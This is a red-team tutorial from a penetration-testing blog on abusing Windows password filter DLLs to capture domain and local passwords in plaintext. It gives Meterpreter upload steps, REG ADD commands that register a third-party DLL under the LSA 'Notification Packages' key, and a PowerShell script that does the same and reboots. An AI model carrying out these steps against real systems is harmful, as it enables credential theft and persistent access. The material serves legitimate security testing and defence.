# Credential Access – Password Filter DLL

pentestlab.blog/category/red-team/page/41


February 10, 2020

Microsoft has introduced password filters as a method for systems administrators to enforce password policies and change notification. Filters are used to validate new passwords and to ensure that these are aligned with the password policy in place and no passwords are used that might be compliant with the domain policy but considered weak. For example a password with 8 characters length might be acceptable by the group policy however if it is in the form of $companyname123 or Spring2020 is considered weak since these passwords could be used by an attacker during a brute force attack. Password filters assist administrators to prevent these type of passwords in order users to choose more unique passwords.

During red team assessments password filters can be used as method to retrieve credentials from domain users (domain controller) or local accounts (local computer). This is because a password filter in order to perform the password validation requires from the Local Security Authority (LSA) the password of the user in plain-text. Therefore installing and registering an arbitrary password filter could be used to harvest credentials every time a user changes his password. This technique requires elevated access (local administrator) and can be implemented in three stages:


1. Password Filter DLL should be dropped into C:\Windows\System32
2. Registry key modification to register the Password Filter DLL
3. System reboot to load the password filter DLL into the LSASS process

The following screenshot demonstrates the flow of a password change request:




Password Change Request – Flow

Prior to storing the new password in the security accounts manager (SAM) the local security authority requires validation from the password filter. According to Microsoft documentation each password filter is called twice for validation of the new password that is accepted and to notify the filter about the password change.




Password Filer DLL loaded into lsass.exe


3gstudent developed a password filter DLL which can be used to implement this technique. From an existing Meterpreter session the password filter DLL can be transferred easily to "*System32*" folder by using the upload function.

```
meterpreter > upload Win32Project3.dll c:\\windows\\system32
[*] uploading  : Win32Project3.dll → c:\windows\system32
[*] uploaded   : Win32Project3.dll → c:\windows\system32\Win32Project3.dl
l
```

Password Filter DLL

The registry key that is responsible to load the DLL into the LSASS process is the "*Notification Packages*" which can be found in the following registry key:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
```





Credential Access – Notification Packages Registry Key

The following commands can query the registry key from a command prompt in order to enumerate the existing password filters and modify the key to include the arbitrary password filter DLL (DLL registration).

```
REG QUERY "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification
Packages"
```

```
REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification
Packages" /t REG_MULTI_SZ /d "scecli\0Win32Project3" /f
```





Credential Access – Notification Packages Registry Key Modification

```
meterpreter > shell
Process 1984 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>REG QUERY "HKLM\SYSTEM\CurrentControlSet\Control\Lsa"
/v "Notification Packages"
REG QUERY "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification Pac
kages"

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
    Notification Packages    REG_MULTI_SZ    scecli


C:\Windows\system32>REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v
 "Notification Packages" /t REG_MULTI_SZ /d "scecli\0Win32Project3" /f
REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification Packa
ges" /t REG_MULTI_SZ /d "scecli\0Win32Project3" /f
The operation completed successfully.
```


Credential Access – Notification Packages Registry Key Modification

The “*0*” before the name of the DLL is required as there should be a space between values of notification packages.




Credential Access – DLL Registration


The system needs to be rebooted in order to load the arbitrary DLL into the "*LSASS*" process. When the user change his current password, the password filter will retrieve the new password in plain-text.





Password Change

The password will written into a text file inside the C:\ drive but the code can be modified to alter the location.

```
type logFile1.txt
type logFile2.txt
```





Clear-Text Password Logged




Clear-Text Password Logged


Alternatively this technique can be implemented directly from a PowerShell console.

```
$passwordFilterName = (Copy-Item "Win32Project3.dll" -Destination "C:\Windows\System32" -PassThru).basename

$lsaKey = Get-Item "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\"

$notificationPackagesValues = $lsaKey.GetValue("Notification Packages")

$notificationPackagesValues += $passwordFilterName

Set-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\" "Notification Packages" $notificationPackagesValues

Restart-Computer -Confirm
```




PowerShell Filter DLL – PowerShell

## YouTube



Watch Video At: https://youtu.be/hqtGdfULemQ

Password Filter DLL – Demo

## References